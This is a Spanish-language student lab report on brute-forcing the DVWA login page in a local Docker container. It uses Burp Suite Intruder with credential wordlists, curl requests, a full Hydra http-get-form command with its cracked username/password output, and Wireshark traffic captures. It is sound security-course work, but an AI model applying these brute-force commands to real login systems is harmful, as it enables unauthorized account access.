

Informe Laboratorio 2

Sección 02

Ignacio Guajardo
e-mail: ignacio.guajardo_m@mail.udp.cl

Septiembre de 2023

Índice

1. Descripción de actividades	2
2. Desarrollo de actividades	2
2.1. Levantamiento de docker para correr DVWA (dvwa)	2
2.2. Redirección de puertos en docker (dvwa)	3
2.3. Obtención de consulta a replicar (burp)	4
2.4. Identificación de campos a modificar (burp)	5
2.5. Obtención de diccionarios para el ataque (burp)	5
2.6. Obtención de al menos 2 pares (burp)	6
2.7. Obtención de código de inspect element (curl)	8
2.8. Utilización de curl por terminal (curl)	8
2.9. Demuestra 4 diferencias (curl)	9
2.10. Instalación y versión a utilizar (hydra)	9
2.11. Explicación de comando a utilizar (hydra)	10
2.12. Obtención de al menos 2 pares (hydra)	11
2.13. Explicación paquete curl (tráfico)	11
2.14. Explicación paquete burp (tráfico)	13
2.15. Explicación paquete Hydra (tráfico)	13
2.16. Mención de las diferencias (tráfico)	14
2.17. Detección de SW (tráfico)	15

1. Descripción de actividades

Utilizando la aplicación web vulnerable DVWA (Damn Vulnerable Web App - <https://github.com/digininja/DVWA> (Enlaces a un sitio externo.)) realice las siguientes actividades:

- Despliegue la aplicación en su equipo utilizando docker. Detalle el procedimiento y explique los parámetros que utilizó.
- Utilice Burpsuite (<https://portswigger.net/burp/communitydownload> (Enlaces a un sitio externo.)) para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos. Muestre las diferencias observadas en burpsuite.
- Utilice la herramienta cURL, a partir del código obtenido de inspect elements de su navegador, para realizar un acceso válido y uno inválido al formulario ubicado en vulnerabilities/brute. Indique 4 diferencias entre la página que retorna el acceso válido y la página que retorna un acceso inválido.
- Utilice la herramienta Hydra para realizar un ataque de fuerza bruta contra formulario ubicado en vulnerabilities/brute. Explique el proceso y obtenga al menos 2 pares de usuario/contraseña válidos.
- Compare los paquetes generados por hydra, burpsuite y cURL. ¿Qué diferencias encontró? ¿Hay forma de detectar a qué herramienta corresponde cada paquete?

2. Desarrollo de actividades

2.1. Levantamiento de docker para correr DVWA (dvwa)

Para comenzar la actividad, en primer lugar, se llevó a cabo la instalación de Docker y la configuración de la imagen de DVWA, siguiendo detenidamente las indicaciones proporcionadas aquí.

Al ejecutar dicho comando en la terminal, se obtiene lo siguiente:


```
ignacio@ignacio-Modern-14-B5M:~$ sudo su
[sudo] contraseña para ignacio:
root@ignacio-Modern-14-B5M:/home/ignacio# docker run --rm -it -p 8080:80 vulnerables/web-dvwa
Unable to find image 'vulnerables/web-dvwa:latest' locally
latest: Pulling from vulnerables/web-dvwa
3e17c6eae66c: Pull complete
0c57df616dbf: Pull complete
eb05d18be401: Pull complete
e9968e5981d2: Pull complete
2cd72dba8257: Pull complete
6cff5f35147f: Pull complete
098cffd43466: Pull complete
b3d64a33242d: Pull complete
Digest: sha256:dae203fe11646a86937bf04db0079adef295f426da68a92b40e3b181f337daa7
Status: Downloaded newer image for vulnerables/web-dvwa:latest
[+] Starting mysql...
```

Lo cuál indica cómo se inicializa la base de datos Mysql y el servidor apache, lo cuál permite entrar a la aplicación web. También indica la dirección IP que usará la aplicación web, esta IP será útil posteriormente.

2.2. Redirección de puertos en docker (dvwa)

El comando previo se encarga de iniciar la imagen y configurar la redirección de puertos. La opción '-p' se utiliza para este propósito, y en el comando se especifica '-p 8080:80', lo que implica que estamos enlazando el puerto 8080 de nuestra máquina con el puerto 80 del contenedor.

Una vez que la imagen está en funcionamiento, simplemente debemos abrir el navegador y acceder a ese puerto para visualizar la aplicación.



2.3. Obtención de consulta a replicar (burp)

Para obtener la solicitud que deseamos replicar en Burp Suite, el primer paso es acceder a la página a través del navegador integrado en la aplicación. Para hacerlo, debemos activar la función de interceptación en la aplicación.





Figura 1: Se inicializa la aplicación burpsuite

Cuando activamos esta opción, se abrirá un navegador dentro de la aplicación, y a través de este navegador, debemos visitar la página que deseamos interceptar. Luego, realizamos una consulta similar a la que planeamos atacar, pero de manera manual.



Una vez que hayamos completado estos pasos, la solicitud GET que hemos realizado aparecerá en el menú 'Target' de Burp Suite. Una vez identificada, debemos seleccionar ese elemento y luego elegir la opción 'Send to Intruder'.

2.4. Identificación de campos a modificar (burp)

Una vez que hayamos completado los pasos previos, el siguiente paso implica la identificación de los campos que deseamos ajustar en cada intento. En este escenario, si pretendemos probar con diversos usuarios y contraseñas, debemos identificar y señalar específicamente estos dos campos en la solicitud. De esta manera, Burp Suite los considerará en los ataques de fuerza bruta o en las pruebas de intrusión.



2.5. Obtención de diccionarios para el ataque (burp)

Después de haber identificado los campos que queremos modificar en la solicitud, el siguiente paso consiste en adquirir dos diccionarios: uno con nombres de usuario y otro con contraseñas. Estos diccionarios serán empleados como parte del payload en nuestro ataque. La decisión de combinar dos diccionarios se fundamenta en la idea de que esta estrategia podría aumentar la eficacia de nuestro ataque.

Continuando el ítem anterior, se deben tener algunas listas de valores para estas listas simples, y poder realizar el ataque. Para esto se probará, en primera instancia, con credenciales comunes que se otorgan para los servicios por defecto (ambos archivos se obtuvieron de Github):





Figura 2: Usuarios mas comunes




Figura 3: Contraseñas mas comunes

2.6. Obtención de al menos 2 pares (burp)

Una vez que hayamos elegido los diccionarios, el siguiente paso es seleccionar el tipo de ataque 'Cluster Bomb' y cargar los diccionarios en sus campos correspondientes, en este caso el de usuarios:



Luego se cargan en el segundo payload, que es el de las contraseñas



Después de realizar estos pasos, iniciamos el ataque y observamos las múltiples solicitudes realizadas. Este proceso puede llevar mucho tiempo debido al gran número de solicitudes y al límite establecido en Burp Suite. Una vez que el ataque ha finalizado, podemos identificar dos combinaciones de usuario y contraseña válidas gracias a la longitud de sus respuestas:

298	root	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4703
299	admin	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4741
300	1234	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4703
301	user	password	200	<input type="checkbox"/>	<input type="checkbox"/>	4703

Figura 4: Primer login correcto

483	uucp	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4703
484	proxy	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4703
485	pablo	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4741
486	1337	letmein	200	<input type="checkbox"/>	<input type="checkbox"/>	4703

Figura 5: Segundo login correcto

Al observar el render de cada uno de los logins, se observa lo siguiente:
Primer render:




Figura 6: Primer render del login correcto

Segundo render:





Figura 7: Segundo render del login correcto

Podemos observar que aunque ambas respuestas son válidas, difieren en su contenido y muestran imágenes diferentes según el usuario ingresado. Como regla general, las respuestas de acceso válido tienen una longitud de 4741, mientras que las demás consultas tienen una longitud de 4703. No se encontraron más combinaciones de usuario y contraseña válidas aparte de estas dos. Las respuestas restantes produjeron el mismo resultado que la vista en la imagen durante el ingreso manual.

2.7. Obtención de código de inspect element (curl)

Después de obtener los usuarios válidos, se requería emplear el comando 'curl' para llevar a cabo dos solicitudes. Para hacerlo, era necesario obtener el código de solicitud específico que se usaría en la terminal. Para este propósito, se recurrió al navegador Chrome y se aprovecharon las herramientas de desarrollo disponibles.

Se repitió el procedimiento de efectuar una consulta manual con el propósito de registrarla en el navegador. Luego, se abrieron las herramientas de desarrollo, donde se ubicó la solicitud y se copió en el formato adecuado para utilizarla con el comando 'curl'.



2.8. Utilización de curl por terminal (curl)

Una vez que se copió el código, se pegó en la terminal y se editaron los campos 'username' y 'password' con los valores que se deseaba ingresar. Para las credenciales de acceso válido, se probó con 'admin' y 'password', mientras que para el acceso inválido se utilizaron 'esteno' y 'estesiqueno', respectivamente.

```
root@ignacio-Modern-14-B5M:/home/ignacio# curl 'http://localhost:4280/vulnerabilities/brute/?username=admin&password=pass&Login=Login' \
-H 'Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' \
-H 'Accept-Language: en,es-CL;q=0.9,es;q=0.8' \
-H 'Connection: keep-alive' \
-H 'Cookie: PHPSESSID=1784e575a4a569f8157c709cfdd5c2b7; security=low' \
-H 'Referer: http://localhost:4280/vulnerabilities/brute/?username=admin&password=password&Login=Login' \
-H 'Sec-Fetch-Dest: document' \
-H 'Sec-Fetch-Mode: navigate' \
-H 'Sec-Fetch-Site: same-origin' \
-H 'Sec-Fetch-User: ?1' \
-H 'Upgrade-Insecure-Requests: 1' \
-H 'User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36' \
-H 'sec-ch-ua: "Google Chrome";v="117", "Not;A=Brand";v="8", "Chromium";v="117"' \
-H 'sec-ch-ua-mobile: ?0' \
-H 'sec-ch-ua-platform: "Linux"' \
--compressed
```

Figura 8: Comando curl en terminal


```

root@ignacio-Modern-14-B5M:/home/ignacio# nacio# curl 'http://localhost:4280/vulnerabilities/brute/?username=esteno&password=estesiquend&Login=Login'
tml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H 'Accept-Language: en,es-CL;q=0.9'
e' -H 'Cookie: PHPSESSID=1784e575a4a569f8157c709cfdd5c2b7; security=low' -H 'Referer: http://localhost:4280/vulnerabilities/brute/?username=admin&password=esteno' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1' -H 'Upgrade-Insecure-Requests: 1' -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36' -H 'sec-ch-ua: "Google Chrome";v="117", "Not;A=Brand";v="8", "Chromium";v="117"' -H 'sec-ch-ua-platform: "Linux"' --compressed

```

Figura 9: Comando curl en terminal con datos invalidos

```

</body>
root@ignacio-Modern-14-B5M:/home/ignacio# nacio# curl 'http://localhost:4280/vulnerabilities/brute/?username=pablo&password=letmein&Login=Login'
ml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7' -H 'Accept-Language: en,es-CL;q=0.9'
-H 'Cookie: PHPSESSID=1784e575a4a569f8157c709cfdd5c2b7; security=low' -H 'Referer: http://localhost:4280/vulnerabilities/brute/?username=admin&password=letmein' -H 'Sec-Fetch-Dest: document' -H 'Sec-Fetch-Mode: navigate' -H 'Sec-Fetch-Site: same-origin' -H 'Sec-Fetch-User: ?1' -H 'Upgrade-Insecure-Requests: 1' -H 'User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.0.0 Safari/537.36' -H 'sec-ch-ua: "Google Chrome";v="117", "Not;A=Brand";v="8", "Chromium";v="117"' -H 'sec-ch-ua-platform: "Linux"' --compressed
<!DOCTYPE html>
<html lang="en-GB">

```

Figura 10: Comando curl en terminal con datos validos

Lo que resulta intrigante en este proceso es que después de ejecutar el comando 'curl' que hemos copiado desde la terminal, la página 'DVWA' proporcionará una respuesta que reflejará el resultado de la solicitud. En este contexto, es lógico esperar que si tanto el nombre de usuario como la contraseña son correctos, la respuesta indicará un inicio de sesión exitoso. Por otro lado, si ingresamos credenciales inválidas, la respuesta debería mostrar un inicio de sesión incorrecto.

2.9. Demuestra 4 diferencias (curl)

En cuanto a 'curl', solo se pudo identificar una diferencia notable en la respuesta. Al comparar ambos textos, resultaron ser idénticos, a excepción de la sección que indicaba si el inicio de sesión había sido exitoso o no:

```

</form>
<p>Welcome to the password protected area admin</p>

```

```

</form>
<pre><br />Username and/or password incorrect.</pre>
lv>

```

Salvo por lo mencionado, las respuestas eran idénticas hasta el más mínimo detalle.

2.10. Instalación y versión a utilizar (hydra)

Finalmente, se nos pidió repetir el mismo ataque que habíamos ejecutado previamente en Burp Suite, pero esta vez utilizando la herramienta Hydra. Para llevar a cabo esta tarea, tuvimos que proceder con la instalación del software Hydra, y esta instalación se realizó a través de la línea de comandos en la terminal:

```

ignacio@ignacio-Modern-14-B5M:~$ sudo apt install hydra
[sudo] contraseña para ignacio:
Leyendo lista de paquetes... Hecho
Creando árbol de dependencias... Hecho
Leyendo la información de estado... Hecho
Los paquetes indicados a continuación se instalaron de forma automática y ya no son necesarios.
  linux-headers-5.19.0-42-generic linux-hwe-5.19-headers-5.19.0-42 linux-image-5.19.0-42-generic linux-modules-5.19.0-42-generic linux-modules-ext
Utilice «sudo apt autoremove» para eliminarlos.
Se instalarán los siguientes paquetes adicionales:
  firebird3.0-common firebird3.0-common-doc libapr1 libaprutil1 libbson-1.0-0 libfbclient2 libmemcached11 libmongoc-1.0-0 libmongocrypt0 libmysqlc
libtommath1 libutf8proc2 mysql-common
Paquetes sugeridos:
  hydra-ssh

```

Figura 11: Instalación Hydra

Hydra es una herramienta de línea de comandos que permite automatizar la prueba de credenciales en diversos servicios, como servicios web, servidores FTP, bases de datos, entre otros. Al proporcionar una lista de nombres de usuario y una lista de contraseñas, Hydra intenta iniciar sesión en el servicio objetivo probando todas las combinaciones posibles hasta encontrar un nombre de usuario y una contraseña válidos o hasta que se agoten las combinaciones.

Utilizando el comando 'hydra', se verificó la versión del software que íbamos a emplear, la cual resultó ser la 9.2.

```

ignacio@ignacio-Modern-14-B5M:~$ hydra
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (t
and ethics anyway).

Syntax: hydra [[-l LOGIN|-L FILE] [-p PASS|-P FILE]] [-C FILE] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s
OuvVd46] [-m MODULE_OPT] [service://server[:PORT][/OPT]]

Options:
  -l LOGIN or -L FILE  login with LOGIN name, or load several logins from FILE
  -p PASS or -P FILE  try password PASS, or load several passwords from FILE
  -C FILE              colon separated "login:pass" format, instead of -L/-P options
  -M FILE              list of servers to attack, one entry per line, ':' to specify port
  -t TASKS             one TASKS number of requests in parallel per target (default: 16)

```

Figura 12: Instalación Hydra

2.11. Explicación de comando a utilizar (hydra)

Hemos empleado la herramienta Hydra para llevar a cabo un ataque de fuerza bruta contra un formulario web en un servidor local. El comando utilizado es el siguiente:

```

root@ignacio-Modern-14-B5M:/home/ignacio/Escritorio# hydra localhost -s 8080 -L usuarios -P contraseñas http-get-form "/vulnerabilities/brute/:use
rname=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=1784e575a4a569f8157c709cfd5c2b7" -I

```

Figura 13: Comando Hydra

Este comando consta de varias partes clave. En primer lugar, especificamos el objetivo del ataque, que es un servidor local en el puerto 8080. Luego, definimos las listas de usuarios y contraseñas que serán utilizadas en el ataque, indicando los archivos 'usuarios.txt' y 'contraseñas.txt' respectivamente.

El comando también incluye la configuración del formulario web que se va a atacar. Esto se logra mediante la indicación del método HTTP, en este caso 'http-get-form', y la URL del

formulario objetivo, que se encuentra en `/vulnerabilities/brute/`. Además, especificamos los parámetros del formulario, donde `^USER^` y `^PASS^` son marcadores que serán reemplazados por los nombres de usuario y contraseñas de nuestras listas.

Asimismo, definimos los mensajes que Hydra debe buscar para determinar si una combinación de usuario/contraseña es válida. El mensaje de éxito, `'Username and/or password incorrect.'`, se utiliza para identificar un acceso fallido, mientras que la opción `'-I'` se emplea para que Hydra finalice la búsqueda después de encontrar una combinación válida.

2.12. Obtención de al menos 2 pares (hydra)

Después de haber configurado y definido el comando necesario, procedimos a dar inicio al ataque correspondiente, lo que nos llevó a obtener la siguiente respuesta:

```
root@ignacio-Modern-14-B5M:/home/ignacio/Escritorio# hydra localhost -s 8080 -L usuarios -P contraseñas http-get-form "/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=1784e575a4a569f8157c709cfdd5c2b7" -I
Hydra v9.2 (c) 2021 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2023-09-15 23:17:06
[DATA] max 16 tasks per 1 server, overall 16 tasks, 486 login tries (l:27/p:18), ~31 tries per task
[DATA] attacking http-get-form://localhost:8080/vulnerabilities/brute/:username=^USER^&password=^PASS^&Login=Login:F=Username and/or password incorrect.:H=Cookie:security=low;PHPSESSID=1784e575a4a569f8157c709cfdd5c2b7
[8080][http-get-form] host: localhost login: admin password: password
[8080][http-get-form] host: localhost login: pablo password: letmein
[8080][http-get-form] host: localhost login: 1337 password: charley
1 of 1 target successfully completed, 3 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2023-09-15 23:17:12
```

Figura 14: Resultado de comando Hydra

Como se puede apreciar, se lograron obtener tres conjuntos de credenciales válidas, y estos coinciden con los que se obtuvieron previamente a través de Burp Suite. Este resultado confirma la efectividad y precisión de la consulta realizada.

2.13. Explicación paquete curl (tráfico)

Se solicitó llevar a cabo un análisis del tráfico generado por cada programa, para lo cual se procedió a capturar una solicitud de prueba de cada programa utilizando las credenciales `'admin'` y `'password'` utilizando Wireshark.

Para curl se obtuvo lo siguiente:

No.	Time	Source	Destination	Protocol	Length	Info
3901	898.902744958	172.17.0.1	172.17.0.2	TCP	74	52496 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=938159174 TSecr=0 WS=128
3903	898.902896939	172.17.0.1	172.17.0.2	TCP	66	52496 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=938159175 TSecr=2564751903
3904	898.903037725	172.17.0.1	172.17.0.2	HTTP	840	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
3907	898.907173762	172.17.0.1	172.17.0.2	TCP	66	52496 → 80 [ACK] Seq=775 Ack=1806 Win=64080 Len=0 TSval=938159179 TSecr=2564751906
3909	898.903147300	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 40960 → 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938151155 TSecr=2
3910	898.903179796	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 40960 → 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938151155 TSecr=2
3914	901.539145455	172.17.0.1	172.17.0.2	TCP	66	52484 → 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938151151 TSecr=2564754290
3915	901.539257551	172.17.0.1	172.17.0.2	TCP	74	52502 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=938151181 TSecr=0 WS=128
3917	901.529257841	172.17.0.1	172.17.0.2	TCP	66	52502 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=938151181 TSecr=2564754538
3918	901.529317400	172.17.0.1	172.17.0.2	HTTP	841	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
3921	901.533912926	172.17.0.1	172.17.0.2	TCP	66	52502 → 80 [ACK] Seq=775 Ack=1806 Win=64080 Len=0 TSval=938151186 TSecr=2564754535
3922	903.443123087	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 40978 → 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938153715 TSecr=2
3923	903.443123087	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 40980 → 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938153715 TSecr=2
3927	903.955149234	172.17.0.1	172.17.0.2	TCP	66	52496 → 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938154227 TSecr=2564750913
3929	904.163862077	172.17.0.1	172.17.0.2	TCP	74	52484 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=938154435 TSecr=0 WS=128
3930	904.163957209	172.17.0.1	172.17.0.2	TCP	66	52484 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=938154436 TSecr=2564757105
3931	904.164197954	172.17.0.1	172.17.0.2	HTTP	842	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
3934	904.167447651	172.17.0.1	172.17.0.2	TCP	66	52484 → 80 [ACK] Seq=775 Ack=1806 Win=64080 Len=0 TSval=938154439 TSecr=2564757108
3935	905.746809145	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 40980 → 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938156019 TSecr=2
3937	906.003150412	172.17.0.1	172.17.0.2	TCP	66	[TCP Keep-Alive] 34960 → 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938156076 TSecr=2
3940	906.503153561	172.17.0.1	172.17.0.2	TCP	66	52502 → 80 [ACK] Seq=775 Ack=1807 Win=64128 Len=0 TSval=938156055 TSecr=2564759540
3941	906.507799636	172.17.0.1	172.17.0.2	TCP	74	52484 → 80 [SYN] Seq=0 Win=64240 Len=0 MSS=1460 SACK_PERM=1 TSval=938156076 TSecr=0 WS=128
3943	906.497466053	172.17.0.1	172.17.0.2	TCP	66	52484 → 80 [ACK] Seq=1 Ack=1 Win=64256 Len=0 TSval=938156100 TSecr=2564759508
3944	906.507797471	172.17.0.1	172.17.0.2	HTTP	843	GET /vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
3947	906.511591512	172.17.0.1	172.17.0.2	TCP	66	52484 → 80 [ACK] Seq=775 Ack=1803 Win=64080 Len=0 TSval=938157054 TSecr=2564759513
